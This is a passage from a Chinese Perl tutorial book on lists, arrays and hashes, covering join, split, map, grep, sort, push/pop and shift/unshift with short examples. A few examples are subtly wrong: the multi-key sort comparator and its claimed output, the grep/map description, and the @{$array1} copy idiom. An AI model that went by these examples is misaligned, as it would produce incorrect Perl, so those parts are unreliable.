- ◆ 元素 8: `atime`——文件创建以来最后一次访问时间
- ◆ 元素 9: `mtime`——文件创建以来最后一次修改时间
- ◆ 元素 10: `ctime`——文件创建以来索引节点号变更时间
- ◆ 元素 11: `blksize`——文件系统输入/输出的优先块尺寸
- ◆ 元素 12: `blocks`——已分配块的实际数量

可以索引该表中的元素。例如，如果编写脚本 `size.pl` 显示 `size.pl` 的大小，可以这样从 `stat` 表中提取文件大小：

```
$size = (stat("size.pl"))[7];  
print "File size is $size";  
  
File size is 62
```

下面的例子显示了如何使用 Perl 的 `rand` 函数来获取随机字母，这个函数返回不大于你传递给它的参数的随机数：

```
$letter = ("a" .. "z")[rand(25)];  
print $letter;  
  
k
```

相关的解决方案参见 13.2.14 节“`stat`：获取文件状态”。

### 2.2.23 将表赋值给其他表

可以通过使用赋值运算符`=`将一个表赋值给另一个。例如，可以将表(`$c`, `$d`)的元素分别赋值给表(`$a`, `$b`)里的元素，如下所示：

```
($a, $b) = ($c, $d);
```

用这样的方法，可以将表当作可赋值的实体和左值。这两个表甚至可以包含某些或全部的同名变量。在这种情况下，可以交换这两个变量`$a`和`$b`里的内容，即通过使用表赋值操作而无需使用临时变量：

```
($a, $b) = ($b, $a);
```

让其相互赋值的表甚至可以是不同大小，正如这个例子中所示，这里 \$a 和 \$b 分别接收了更长一些的表中的前两个元素：

```
($a, $b) = (1, 2, 3);  
print $a;  
  
1  
print $b;  
  
2
```

另一方面，如果将一个表赋值给标量，将得到该表的最后一个元素：

```
$a = (2, 4, 6);  
print $a;  
  
6
```

在代码中使用表时，则在表上下文中。在下一章中可以看到，可以通过向它传递表来创建拥有前缀符 @ 的数组，因为数组理解表上下文：

```
@a = (2, 4, 6);  
print @a;  
  
246
```

事实上，数组对表上下文相当了解，将其赋值给标量时，实际上只是得到了该数组所含元素的数量（而不是像你对表的预期那样，得到数组的最后一个元素）：

```
@a = (2, 4, 6);  
$a = @a;  
print $a;  
  
3
```

同时也看一看相反的过程：我们试图将标量赋值给表，如下：

```
($a, $b, $c) = 1;
```

在这种情况下，只有 \$a 得到了一个值（\$a 将等于 1），而另外两个变量将根本得不到任何赋值（如果它们之前未使用过，会被设置为 undef）。

#### 2.2.24 表连接到字符串

你不喜欢将传递给表中的所有项连接起来使用 print 函数，如使用 print( "Now", "is", "the", "time") 显示 Nowisthetime，当在终端屏幕上出现时，它看上去似乎不够专业。可以用有意义的方法将表格式化为字符串吗？

是的。要想将表中的元素连接为字符串，可以使用 Perl 的 join 函数，它看上去像这样：



```
join EXPR, LIST
```

这个函数让 **EXPR** 中的值包围着 **LIST** 里的字符串，然后将它们连接为单个字符串，返回结果为字符串。例如，这里有一个处理表的更好方法，它通过使用空格将元素分开来( "Now", "is", "the", "time"):

```
print join(" ", ("Now", "is", "the", "time"));

Now is the time
```

**EXPR** 可以拥有多个字符。例如，可以一起使用逗号和空格，这对于打印表是很好的:

```
print join(", ", ("Nancy", "Claire", "Linda", "Sara"));

Nancy, Claire, Linda, Sara
```

下面的例子也显示了如何将表("12", "00", "00")里的元素与字段间的冒号结合起来创建字符串 12:00:00（在这个表中，不必使用双引号围绕在字符串周围，但如果将那些字符串看作是裸词，Perl 就会试图将 00 解释为数字，从而压缩掉前面的 0，这将会得到 12:0:0）:

```
print join (":", "12", "00", "00");

12:00:00
```

当然，在连接表元素时，无需指明使用任何一个字符，如下列情况所示，其中传递空字符串""来连接 H, e, l, l, o，所得的结果与 **print** 本来的显示结果完全一样:

```
print join ("", H, e, l, l, o);

Hello
```

注意，也可以实现与连接相反的功能：可以将字符串分成表。要知道怎么做，参见下一个主题。

---

**提示：**也可以使用更高级的方法将各项连接成字符串。可使用 **pack** 将它们连接成字符串的固定长度字段。参见第 8 章的详细内容。

---

相关的解决方案参见 8.2.20 节“字符串处理：打包和解包字符串”。

### 2.2.25 字符串拆成表

如果需要将表连接成字符串，可以使用 **join**。但是，若需要将字符串 "Now is the time" 拆成表。现在怎么办？

可以使用 Perl 内建函数 **split** 将字符串拆成表:

```
split /PATTERN/, EXPR, LIMIT
split /PATTERN/, EXPR
split /PATTERN/
```

```
split
```

这里，`split` 函数在字符串 `PATTERN` 出现的每个地方将字符串 `EXPR` 分开。如果不指定 `EXPR`，`split` 作用于 `&_`，而如果省掉 `PATTERN`，这个函数在空格处将字符串分开。如果指定了 `LIMIT`（如果是这样，它必须是正数），这个函数将字符串拆成不多于该数的项。

下面的例子说明了如何将字符串 "H,e,l,l,o" 在逗号处拆分开来变成表，然后使用 `print` 将这个表打印出来：

```
print split ",", "H,e,l,l,o";
```

```
Hello
```

正如在其他情况下那样，在 Perl 中使用定界符时，不需要使用双引号来标明想要拆分的表达式；例如，可以这样使用斜线：

```
print split /,/, "H,e,l,l,o";
```

```
Hello
```

当然，也可以在其他字符（如空格）处拆分，这是很普通的。这里，我从 `split` 返回的表中抽取出一个单词：

```
print ((split " ", "Now is the time")[3]);
```

```
time
```

---

**提示：**仅仅是在空格处拆分字符串时，`qw` 结构同样可以做得很好。

---

下一个例子显示了 `split` 怎样默认使用 `$_`。在这种情况下，在用户键入的每一行的所有单词上循环，通过使用正则表达式 `/^\w{4}$/` 寻找 4 个字母的单词（在第 6 章中将会看到，更高级的正则表达式可以完成整个任务，而根本无需使用 `split`）。

```
while (<>) {
    for (split) {
        if (/^\w{4}$/) {
            print "You shouldn't use four letter words.\n";
        }
    }
}
```

这里，`split` 将键入的字符串拆分成单词，而 `for` 循环在 `split` 创建的表中的每个单词上循环。

相关的解决方案参见 5.2.4 节“使用 `for` 循环”。

### 2.2.26 使用 `map` 作用于表中的每项

你已经得到了包含 400 个文本项的表，想要将小写函数 `lc` 作用于每一项。如何才能做到

呢？说到底，`lc` 是标量函数，并未设计为使用表。可以对表中的每项执行相同的操作吗？

是的。可以使用 `map` 函数，它的用法如下：

```
map BLOCK LIST
map EXPR, LIST
```

这个函数为 `LIST` 中的每个元素进行 `BLOCK` 或 `EXPR` 计算（轮流将每个元素设置为 `$_`）。它返回每个计算结果的表。注意，`map` 是在表上下文中对 `BLOCK` 和 `EXPR` 进行计算，所以 `LIST` 中的每个元素都可以在返回表中产生一个或多个元素（包括 0 元素）。

使用表时，这个函数非常方便。例如，可以将 `lc` 映射到表中的每项，如下例所示：

```
print join(", ", (map lc, A, B, C));

a, b, c
```

下一个例子显示怎样映射 `chr` 函数，它返回与字符码或表的字符码相对应的字母：

```
print join(", ", (map chr, 65, 66, 67));

A, B, C
```

如果想要做更复杂的事情，该怎么办？例如，让每个元素乘以 2？可以使用 `$_` 来引用当前元素，也可以将更复杂的表达式放在 `{和}` 之间（注意：大括号而非小括号）：

```
print join(", ", (map {2 * $_} 1, 2, 3));

2, 4, 6
```

也可以这样返回表的字符串：

```
print (map "The current number is: $_\n", (1, 2, 3));

The current number is: 1
The current number is: 2
The current number is: 3
```

甚至可以使用多重语句的表达式。这个例子使用 `my` 关键字来创建当前值的局部拷贝，`$value`，然后让它增加 1，这样就使 `$_` 完好如初：

```
print join(", ", (map {my $value = $_; $value += 1} 1, 2, 3));

2, 3, 4
```

相关的解决方案参见 7.2.11 节“使用 `my` 设置范围”。

### 2.2.27 使用 `grep` 寻找符合标准的表项

使用 `map` 函数，可以对表中的每个元素进行相同的操作。但是，如果想要做一些稍微有点不同的事情又如何呢？如果想要在表中选择符合一定标准的项时该怎么办呢？假设需要在



主表中寻找所有大于 15 的数字。怎样去找到它们呢？

可以使用 `grep` 函数，它的用法通常就像这样：

```
grep BLOCK LIST
grep EXPR, LIST
```

这个函数为 `LIST` 中的每个元素进行 `BLOCK` 或 `EXPR` 计算(轮流将每个元素设置为`$_`)，返回由使表达式为真的元素组成的表。注意，在标量环境中，`grep` 返回表达式为真的次数。同样要注意这里 `BLOCK` 和 `EXPR` 都是在标量环境下计算的，这不像在 `map` 中的 `BLOCK` 和 `EXPR`，在那里，它们是在表上下文下计算的。

`grep` 函数与 `map` 函数的不同之处在于，`map` 返回表的子表，使特定准则为真，然而，`map` 函数对表中每个元素的表达式进行求值。

在使用 `grep` 的例子中，我从主表中创建了一个新表，其中包括大于 15 的项：

```
print join(", ", (grep {$_ > 15} (11, 12, 13, 14, 15, 16, 17, 18)));

16, 17, 18
```

`grep` 函数经常包含模式匹配（参见第 6 章有关模式匹配的更多详细内容）。这个例子创建了由表中所有非字符 `x` 的元素组成的子表：

```
print grep(!/x/, a, b, x, d);

abd
```

下面的例子使用正则表达式将文本中所有 4 个字母的单词去掉（参阅第 6 章）：

```
print join(" ", (grep {!/^\w{4}$/} (qw(Here are some four letter words.))));

are letter words.
```

有关 `grep` 还要知道：当它工作时，`grep` 函数实际返回原始表项的别名。这意味着在 `grep` 语句中，对表的一个元素进行修改实际上是对原始表项的修改。为了避免修改表，可以先复制该表的一个副本。

下面的例子使用包含 4 个元素的数组 `@array1`，这些元素都为 1（下一章介绍如何使用数组。这里使用数组来替代表，是因为表从代码的第一行到最后一行必须是连贯的）。这个例子用 `grep` 创建了新数组 `array2`，而在过程中，将 `array1` 中的每一项都乘以 2。这段代码的结果是 `@array1` 和 `@array2` 中所有的元素都被 2 乘：

```
@array1 = (1, 1, 1, 1);
@array2 = grep {$_ *= 2} @array1;
print @array1[1];

2
```

为了避免这种情况，可以使用匿名数组编辑器来复制数组的副本，我们将会在第 9 章中

说明这个问题：

```
@array1 = (1, 1, 1, 1);
@array2 = grep {$_ *= 2} @{$array1};
print @array1[1];

1
```

注意，如果改变 `grep` 语句以外的数组里的元素，则不会有任何问题，这就是说，`@array1` 完全与 `@array2` 分离。如果操作 `$_` 的话，只有在 `grep` 语句中才能修改原始数组：

```
@array1 = (1, 1, 1, 1);
@array2 = grep {$_} @array1;
@array2 = map {2 * $_} @array2;
print @array1[1];

1
```

### 2.2.28 表排序

某个表显示所有的古典音乐，该表包含了 20,000 项。如何将这表按字母顺序排列呢？可以使用 Perl 的 `sort` 函数对表排序：

```
sort SUBNAME LIST
sort BLOCK LIST
sort LIST
```

这个函数对给定的 `LIST` 进行排序。`SUBNAME` 给出子程序名，它返回将两个数据项用与运算符 `<=>` 和 `cmp` 一样的方法进行比较的结果（参见第 4 章以获取有关这些运算符的更多详细内容）。也可以在 `BLOCK` 中放置比较代码。如果不指明 `SUBNAME` 或 `BLOCK`，`sort` 用标准字符比较顺序对表排序。

例如，这里是将表 `("c", "b", "a")` 排序的方式：

```
print sort ("c", "b", "a");

abc
```

可以这样在一段代码块中使用字符比较运算符 `cmp` 获得同样的结果。注意，在这个比较中使用了特殊变量 `$a` 和 `$b`；这些变量是由 Perl 自动填充：

```
print sort {$a cmp $b} ("c", "b", "a");

abc
```

可以用降序排序：

```
print sort {$b cmp $a} ("c", "b", "a");

cba
```

可以使用数字比较运算符`<=>`对数字进行比较：

```
print sort {$a <=> $b} (3, 2, 1);

123
```

也可以对多个数值建立比较来排序。这个例子对包含有零售商品名称的 `category` 和 `subcategory` 数组进行排序（有关怎样建立数组的更多详细内容，请参见下一章）：

```
@name = qw(soap blanket shirt pants plow);

@category = qw(home home apparel apparel farm);
@subcategory = qw(bath bedroom top bottom field);

@indices = sort {$category[$a] cmp $subcategory[$b]
    or $category[$a] cmp $subcategory[$b]} (0 .. 4);

foreach $index (@indices) {
    print "$category[$index]/$subcategory[$index]: $name[$index]\n";
}

apparel/bottom: pants
apparel/top: shirt
home/bath: soap
home/bedroom: blanket
farm/field: plow
```

甚至也可以在子程序里放置一段比较数值的代码（要想了解子程序以及怎样读取传递给子程序的参数表的详细内容，参见第7章）：

```
sub myfunction
{
    return (shift(@_) <=> shift(@_));
}

print sort {myfunction($a, $b)} (3, 2, 1);

123
```

从 Perl v5.6.0 起，如果将原型`$$`传递给子程序的话，就无需显式使用`$a`和`$b`了（要想了解更多有关原型的内容，参见第7章）：

```
sub myfunction($$)
{
    return (shift(@_) <=> shift(@_));
}

print sort myfunction (3, 2, 1);

123
```

表排序也许会耗费很多时间，因此，代码的优化工作很重要。可以找到各种有关如何优化排序的研究，包括在 Perl 中的排序。如果排序操作花费大量的时间（参见第14章中有关



基准模块的内容，它能检查这样的操作所耗费的时间），查找与该主题相关的论文也许是值得的，如到 CPAN 上看一看。

---

**提示：**排序包括很多比较，而如果比较子程序包含了大量的代码，则会使程序的速度减慢。一个解决方法就是从作用于数组的子程序中执行所有计算，首先使用 `map`，创建新的数组，然后使用 `sort` 对该数组排序，然后再次使用 `map` 回到原始数组（这个过程称为 `map-sort-map` 排序）。

---

相关的解决方案参见 14.2.2 节“**Benchmark**：测试代码执行的时间”。

### 2.2.29 表的反向排列

想要使表反向排列，可以使用 `reverse` 函数：

```
reverse LIST
```

用 `reverse` 使表(1, 2, 3)中的元素反向排列：

```
print reverse (1, 2, 3);
```

```
321
```

这就是有关它的所有信息。

### 2.2.30 强制进入标量环境

如果想要强制 Perl 工作在标量环境下，该怎么办呢？可以做到吗？是的。使用 `scalar` 函数就行了：

```
scalar EXPR
```

这个函数强制 `EXPR` 被在标量环境下解释。顺便说一下，注意，Perl 并不拥有正式运算符来强制让表达式在表上下文下解释。

---

**提示：**如果真的需要让 Perl 在表上下文下处理表达式，可以使用表运算符，也就是一对圆括号，来强制该表达式被当成是只有一个元素的表：`(expression)`。如果还不够的话，可以使用第 9 章介绍的匿名数组编辑器来创建只包含一个元素的数组：`@{[expression]}`。

---

例如，假设有一个表(2, 4, 6)：

```
print (2, 4, 6);
```

```
246
```

如果使用 `scalar` 函数，它强制表进入标量环境，这意味着它返回该表的最后一个元素：

```
print scalar (2, 4, 6);
```

```
6
```

`scalar` 函数返回表的最后一个元素，这和逗号操作相仿，后者所做的事情是一样的 —— 返回用逗号分隔元素的表的最后一个表达式：

```
$a = (2, 4, 6);  
print $a;  
  
6
```

也可以通过将表赋值给标量来强制进入标量环境（例如，`$variable=(2, 4, 6)`），或者，甚至可以将标量操作作用于表，如使用`+`运算符，使其给它加上一个 0。

## 第 3 章 数组和哈希表

### 3.1 深入分析

本章延续上一章开始的工作：组织数据。在第 2 章中，我们看到了 Perl 是如何使用标量和元素表的，而在这一章中，我们将继续向下一步进发：使用数组和哈希表。我们还将说明怎样使用另一个重要的数据类型：通配量。

#### 3.1.1 数组概述

数组可通过数字下标组织表项，而且也可以通过使用该下标访问那些项。通过下标访问数据项非常有用，因为可以增加或减少下标值，从而可以编程控制对整个数组的遍历。

可将表赋值给数组变量，它在 Perl 中以 @ 开头（@ 是数组的前缀符）：

```
@array = (1, 2, 3);
```

通过在中括号 [ 和 ] 中指明元素序号以及用 @ 代替 \$ 来访问简单数组中的每个单独的元素（注意，数组的序号在 Perl 中以 0 为基）：

```
print $array[0];
```

1

---

**提示：**虽然我说在 Perl 中以 0 为基，而事实是，可以通过设置 Perl 的特殊变量 \$[ 为 1 来使数组以 1 为基，而非 0；要想了解详细内容，请参见第 10 章。但是，\$[ 在 Perl 中已经过时了，不应该使用它，因为不能保证它在未来版本的 Perl 是否被支持。

---

Perl 的编程新手经常感到，当访问单独的数组元素时，要用 \$ 代替 @ 作为前缀非常难以理解。但是，记住，Perl 使用前缀符来决定变量类型，这样的用法是有意义的，因为简单数组中每个单独的元素都是标量，而标量的前缀符是 \$。

在这一章中，我将审视标准 Perl 数组，这是一维结构，也就是说，只有单独一行数据项。想要找到有关多维数组的内容，参见第 16 章有关数据结构的内容。

这就是有关数组概要说明。在这一章的后续部分有详细信息。除了标准数组之外，Perl 还支持另一种类型的数组：关联数组，也叫做哈希表。



### 3.1.2 哈希表概述

编程新手使用 Perl 时经常搞不清楚什么是哈希表，但稍有些编程经验，他们就可以成为这个主题的专家，因为哈希表在 Perl 中普遍存在。我提到过，哈希表也叫关联数组，它们的工作方式与数组非常相似，不同的是：在哈希表中以文本字符串而非下标来组织数据。当希望使用名称如 'title' 而不是像在标准数组情况下以数字序号来访问元素时，这个功能是非常有用的（在这种情况下，与使用标准数组相比，使用哈希表距离真正的数据库编程更进一步）。

在这个例子中，在创建哈希表时，将值 'apple' 与键 'fruit' 相关联：

```
$hash{'fruit'} = 'apple';
```

注意它与使用标准数组的相似性。这里，主要区别在于，对于哈希表，当访问具体的项时，使用 { 和 }，而不是像数组那样使用 [ 和 ]；而且，使用文本字符串键（这里是 'fruit'）而不是使用数字下标。同样要注意，在访问哈希表中的单独值时，需使用 \$ 前缀符。

可以像这样访问哈希表中的新值和打印它：

```
$hash{'fruit'} = 'apple';  
print "$hash{'fruit'}\n";  
  
apple
```

哈希表的前缀符是 %，而且与表一样，可以通过表赋值来创建哈希表。这样做时，可以用“键/值”对将哈希表中存储的数值与文本键相关联，如下：

```
%hash = (  
    'fruit'      , 'apple',  
    'sandwich'  , 'hamburger',  
    'drink'     , 'bubbly',  
);
```

现在，可以使用键来访问哈希表中的数值了，如下：

```
%hash = (  
    'fruit'      , 'apple',  
    'sandwich'  , 'hamburger',  
    'drink'     , 'bubbly',  
);  
  
print "$hash{'fruit'}\n";  
  
apple
```

将数据组织在哈希表中经常比使用数组更为直观，因为可以使用文字键将数据从哈希表中检索出来，这对于建立数据记录是非常优秀的特性。例如，请看下面这个例子是多么清楚和明白：

```
print $employees{'name'};
```

比使用数字下标的数组要清楚得多：

```
print $employees[13];
```

### 3.1.3 通配量

通配量是 Perl 中的另一个完整类型。通配量的前缀符是\*，这也是在查找文件时使用的通配符之一，这样规定是很适宜的，因为可以使用通配量为与特定名称关联的类型创建别名。

例如，假设拥有两个变量\$*data* 和@*data*：

```
$data = "Here's the data.";
@data = (1, 2, 3);
```

可以使用通配量给相应的变量取别名，从而通过不同的名称来使用这个变量：

```
*alsodata = *data;
```

现在，\$*alsodata* 就是\$*data* 的别名了，而@*alsodata* 也是@*data* 的别名：

```
print "$alsodata\n";

Here's the data.
```

通配量实际上是 Perl 的符号表项，它提供幕后直接访问 Perl 的途径。所有类型的操作对通配量而言都是可行的。例如，使用通配量，可以找到数据项在内存中的实际地址，对于这一点，你已经习惯于在 Perl 中通过引用来使用和传递数据（想了解更多有关引用的详细情况，参见第 9 章）。今天，很多程序员在某种程度上将通配量视为 Perl 中较为晦涩的一部分，这主要是因为，Perl 中引入了真引用的功能，从此不必再使用通配量来获得引用了。但是，还是要使用通配量来传递和存储文件句柄。我们将在整本书中看到其他用法，因此在这里涉及到它们的时候，我将它们看作是数据类型。

这就是入门部分。现在我们将继续往下进入细节内容，从数组开始。

## 3.2 快速解决方案

### 3.2.1 创建数组

在公司的工资表程序中，因为有 40,000 个员工，若使用 40,000 个独立的变量来存储员工的名字会很麻烦，但是使用一个数组，且用员工的 ID 作为下标即可。怎样创建数组呢？

数组变量以@打头，否则，将采用标量使用的相同命名规范。在 Perl 中，标准的数组是一维的，它将元素一个接一个存储在单行里，如[1, 2, 3]。数组的能力就在于可以通过使用下标访问数组中的每个元素：第一个元素是元素 0；下一个是元素 1；等等。使用数组下标，可以通过使用循环对数组中的数据全部遍历（想了解更多有关循环的内容，请参考第 5 章）。

可以通过将表赋值给数组变量来创建数组：

```
@array = (1, 2, 3);
```

要想查看新数组中的数据，可以将它们打印出来（注意，`print` 将数组当成是表，因此将元素连接成 123。参阅 3.2.11 节“打印数组”主题，以了解打印数组的方法）。

```
@array = (1, 2, 3);  
print @array;
```

```
123
```

就像对标量一样，Perl 在你第一次访问数组时创建它们，而这样创建的数组其作用范围在当前的包中是全局性的，也就是说，是普遍可访问的。而且就像对标量那样，也可以显式声明数组，以及使用 `my` 和 `local` 关键字将它们局部化。想要看到这个过程是如何工作的，请参考第 7 章有关子程序的内容，那里将详细讨论程序的作用范围。

可以通过[和]中的下标号以及\$前缀符访问单个数组元素；使用\$因为标准数组里的单个元素是标量：

```
@array = (1, 2, 3);  
print $array[0];
```

```
1
```

当然，除了数字之外，还可以在数组中存储其他类型的标量，例如字符串：

```
@array = ("one", "two", "three");  
print @array;
```

```
onetwothree
```

注意，因为在处理表的时候 Perl 忽略掉空格（包括换行符），因此也可以用这种方法建立表赋值操作（就像在表中常见的那样，表中最后的逗号是可选的）：

```
@array = (  
    "one", "two", "three",  
    "four", "five", "six",  
);
```

```
print @array;
```

```
onetwothreefourfivesix
```

可以使用 `x` 重复运算符，就像在这个例子中那样，其中创建了包含 100 个 0 的数组：

```
@array = (0) x 100;
```

还可以使用..`标记（称为范围运算符）：`

```
@array = (1 .. 10);
```



而且，可以使用诸如 `qw` 这样的引号运算符（事实上，初始化数组和哈希表是 `qw` 最常用的用途）：

```
@array = qw(one two three);
print @array;

onetwothree
```

除了前面所述的技术之外，可以使用 `push` 和 `unshift` 函数创建数组或添加数组元素。我将在本章的后续部分涉及那些函数。

访问根本不存在的数组元素时，Perl 会自动创建它：

```
@array = (1, 2, 3);
$array[5] = "Here is a new element!";
print "$array[5]\n";

Here is a new element!
```

使用其他语言的程序员经常想知道在 Perl 中是否可以在没有使用数组之前给它分配资源。事实上，在使用前述技术创建了表之后，可以将它们的长度拓展到任意长度；因此可以尽管访问并不存在的元素。如果通过这样的方法让数组“生长”到需要的长度，实际上的确省下了用一个接一个元素构建数组的时间。而且，从 Perl 5.004 开始，也可以事先规定哈希表的长度。我将在这一章的后面涉及到这个过程。

正如我在“深入分析”节中提到的那样，标准的 Perl 数组默认以 0 为基，但实际上可以通过给特殊变量 `$[` 赋新值的方法来改变基准。但是，使用 `$[` 在 Perl 中是过时的，这意味着虽然仍然可以去做，但这样做是不合时宜的（不像其他语言，如 Java，其中过时的方法被设置为不可使用）。

### 3.2.2 使用数组

你已经可以创建新的数组和增添元素了，事实上，你已经可以将 40,000 名员工的名字都存储到单个数组中了，现在你在想，怎样访问数组里的元素呢？

当创建了数组之后，可以通过在数组名前放置 `$` 和使用方括号 `[和]` 中的数字下标号来访问数组中的单个元素标量：

```
@array = ("one", "two", "three");
print $array[1];

two
```

换句话说，可以将标准数组看作是方括号中括住下标号而构成的标量的有序集合。也可以使用整个数组中的元素，正如这里所示，将一个数组复制到另一个：

```
@a1 = ("one", "two", "three");
@a2 = @a1;
```

```
print $a2[1];
```

```
two
```

大量的函数使用数组以及数组技术，如使用片，这在随后的主题中可以看到。

因为使用下标号来访问数组元素，数组可以作为查找表格使用，正如这个例子那样，其中我将用户键入的 0~15 之间的十进制数转换为十六进制数：

```
while(<>) {
    @array = ('0' .. '9', 'a' .. 'f');
    $hex = $array[$_];
    print "$hex\n";
}
```

从程序员的角度看，数组可以用数字作为下标来访问数据数值的事实是强有力的，它允许使用循环对整个数据集中的所有数据进行遍历()，其中通过改变循环的序号来访问数组中的每个值：

```
@array = ("one", "two", "three");
for ($loop_index = 0; $loop_index <= $#array; $loop_index++) {
    print $array[$loop_index] . " ";
}

one two three
```

特别要注意`$#array`值的使用，它是 Perl 的标记，表示一个数组里的最后下标号。参阅本章 3.2.5 节的“寻找数组的长度”主题以获取该标记及其他有趣的有关数组的事实的内容（例如这样一个事实：在标量环境中使用数组时，它返回其长度）。

在 Perl 中，一个鲜为人知的事实是：如果使用负数下标号，可以将数组的末端视为它的开头，而当下标号增加时，你反向移动到数组的开始部分：

```
@a1 = (1, 2, 3);

print @a1[-2];

2
```

---

**提示：**使用负数下标号的方便之处在于总是可以通过下标号 `index-1` 访问数组中的最后一个元素。

---

我们已经说明了有关数组的很多基础内容；事实上，Perl 拥有大量数组操作函数，因此现在我将开始考察它们，就从函数 `push` 和 `pop` 入手。

相关的解决方案参见 5.2.4 节“使用 for 循环”。

### 3.2.3 数组出栈和入栈

是否有给数组末端添加新元素的简单方法呢？添加运算符`+`看上去只在标量环境有用。



对于数组则不行，此时使用 `push` 函数即可。

除了使用表赋值，使用数组时可以使用 `push` 和 `pop` 函数。`Push` 函数添加一个数值或多个数值到数组末端：

```
push ARRAY, LIST
```

特别是，`push` 函数将 `LIST` 的值推到 `ARRAY` 的末端，这意味着 `ARRAY` 长度的增量为 `LIST` 的长度。

另一方面，`pop` 函数从数组中获取数值：

```
pop ARRAY  
pop
```

这个函数提取和返回了数组的最后一个值，将数组长度缩短一个元素。如果不标明 `pop` 的数组名称，`pop` 使用 `@ARGV`，传递给脚本的命令行参数数组，或者，如果是在子程序中使用它，`pop` 将使用 `@_` 数组，它存储传递给子程序的值。

这个例子显示了如何才能将数值推入数组：

```
push(@array, "one");  
push(@array, "two");  
push(@array, "three");  
print $array[0];  
  
one
```

这个例子说明了如何从数组中弹出值，使数组缩减一个元素：

```
@array = ("one", "two", "three");  
$variable1 = pop(@array);  
print $variable1;  
  
three
```

熟悉栈的程序员会注意到怎样使用 `push` 和 `pop` 将数组视为栈。事实上，下一个例子很清楚地表明了这一点。在这种情况下，我将十进制数转换为十六进制数，然后通过连续剥除十六进制数的方法将它们推到数组中，因为它们以与打印顺序相反的顺序进入，然后再将数字连续取出，用正确的顺序打印。

代码如下所示。注意，这里使用了整数算术来避免其余的问题（代码首部的 `use integer` 令 Perl 使用 `integer` 模块），而我依赖的是这样的事实：数组在标量环境下返回其长度（参阅接下来的 3.2.5 节“确定数组长度”主题），以及这个事实：在第二个 `while` 循环中值 0 对应于假（想要了解更多有关 `while` 循环的细节，阅读第 5 章的内容）。

```
use integer;  
  
$value = 257;
```



```

while($value) {
    push @digits, (0 .. 9, a .. f)[$value & 15];
    $value /= 16;
}

while(@digits) {
    print pop @digits;
}

101

```

在程序员的术语中，可以将数组视为一行数据，`push` 在数组右端添加一个元素，而 `pop` 将其取出。

相关的解决方案参见 5.2.6 节“使用 `while` 在元素中循环”。

### 3.2.4 数组移位和反移位

现在，我们已经理解了有关 `push` 和 `pop` 的一切。但是，对于我们来说，它们作用于数组错误的一端。我们想要作用在数组的左端，从序号 0 开始。可以找到在数组的哪一端添加元素，而无需重建整个数组的简单方法吗？此时用 `shift` 函数即可。

`shift` 和 `unshift` 与 `push` 和 `pop` 在数组右端所做的工作一样，它们在数组左端增加和删除数值。

我将首先考察一下 `shift`。下面是使用 `shift` 的一般例子：

```

shift ARRAY
shift

```

这个函数将数组的第一个值转移出去然后返回它，使数组缩短一个元素的长度，而且使所有的元素都向左移动一个位置。如果你不指明进行移位操作的数组，`shift` 使用 `@ARGV`，一个传递给脚本的命令行参数数组，或者，如果你是在子程序中使用它，`shift` 将使用 `@_` 数组，它存储了你传递给子程序的值。

这个例子使用 `shift` 来获取命令行中的第一个参数传递给脚本。在这种情况下，可以编写一段脚本 `shifty.pl`，它仅仅包含这一行代码：

```

print shift;

```

现在，可以在命令行运行它了，给它传递一些参数，而 `shifty.pl` 将显示参数中的第一个：

```

%perl shifty.pl now is the time

now

```

事实上，我们将在第 7 章看到许多有关子程序的 `shift` 的用法，因为使用 `shift` 是将传递给子程序的数值从存储它们的数组 `@_` 中抽取出去的常用方法。

一般情况下，要这样使用 `unshift`：

```
unshift ARRAY, LIST
```

这个函数的功能与 `shift` 刚好相反：它将 `LIST` 添加到数组的前端，然后返回数组中元素数量的新值。

让我们来看一个例子。在这个例子中，通过使用 `shift` 可以从一个数组中得到一个元素：

```
@array = ("one", "two", "three");
$variable1 = shift(@array);
print $variable1;

one
```

我将说明另一个使用 `unshift` 的例子。在前面的主题中，我编写了一个例子，其中十进制数被转换为十六进制数，然后十六进制数被依次连续剥离并推到数组中，然后又以相反的顺序抽取并显示出来。因为 `unshift` 的工作方式类似 `push`，但它将元素添加到数组的开始部分，而非尾部，因此，如果是用 `unshift` 将它们依次添加，而不是像 `push` 那样反向，则不需要使用 `pop` 将数字从数组中抽取出去，如下：

```
use integer;

$value = 257;

while($value) {
    unshift @digits, (0 .. 9, a .. f)[ $value & 15 ];
    $value /= 16;
}

print @digits;

101
```

### 3.2.5 确定数组长度

员工存储在 Perl 程序的数组 `@employees` 中了，要知道我们有多少名员工，需了解那个表包含了多少个元素。

假设有一个 `@array` 数组，则表达式 `$#array` 存储了该数组中最后的下标号（注意 `@array` 并没有特殊意义，假设数组名为 `@phonenumbers`，则表达式 `$#phonenumbers` 将存储它的最后下标号的数值）。

例如，如果有这样的数组：

```
@array = (1, 2, 3);
```

可以通过给 `$#array` 加 1 来显示在这个数组中有几个元素（注意，应该给 `$#array` 加 1，因为数组序号以 0 为基）：

```
@array = (1, 2, 3);
print "\@array has " . ($#array + 1) . " elements.";
```

```
@array has 3 elements.
```

提示是：改变`$#array`的同时也改变了数组长度。例如，下列语句所做的事情是一样的，即将元素用 `pop` 从数组中抽取出来（这里，我用自减运算符使`$#array`自减1；查阅第4章以获取有关该运算符的详细信息）。

```
$value = pop(@array);
$value = $array[$#array--];
```

---

提示：将`$#array`设置为-1即可清除数组。

---

注意，在标量环境下使用数组将返回它的长度。要将数组放到标量环境，可以进行一些无效的数值操作，比如给它加上0，`@array + 0`，或者，更为专业一些，可使用 `scalar` 函数：

```
@array = (1, 2, 3);
print "\@array has " . scalar(@array) . " elements.";

@array has 3 elements.
```

或者，将这个数组赋值给标量：

```
@array = (1, 2, 3);
$variable = @array;
print "\@array has $variable elements.";

@array has 3 elements.
```

在数组上循环，就像前面将十进制数转换为十六进制数的例子时，标量环境中数组返回其长度这一事实是很有用的：

```
use integer;

$value = 257;

while($value) {
    push @digits, (0 .. 9, a .. f)[$value & 15];
    $value /= 16;
}

while(@digits) {
    print pop @digits;
}

101
```

很多编程新手想使用`+`运算符将数组合并起来，但那个操作只可以在标量环境使用，因此可以轻易地指出为什么这里的打印结果是6：

```
@a1 = ("one", "two", "three");
@a2 = @a1;
@a3 = @a1 + @a2;
```



```
print "@a3";
```

6

相关的解决方案参见 4.2.3 节“处理自加和自减操作：++和--”。

### 3.2.6 扩增或缩减数组

要改变数组元素的个数（称为扩增或缩减），只需改变这个数组的最后一个下标号：`$#array`。例如，可以将`$#array`设置成新值，在这个例子中是 10，如下所示：

```
@array = (1, 2, 3);  
$#array = 10;  
$array[5] = "Here is a new element!";  
print "$array[5]\n";
```

```
Here is a new element!
```

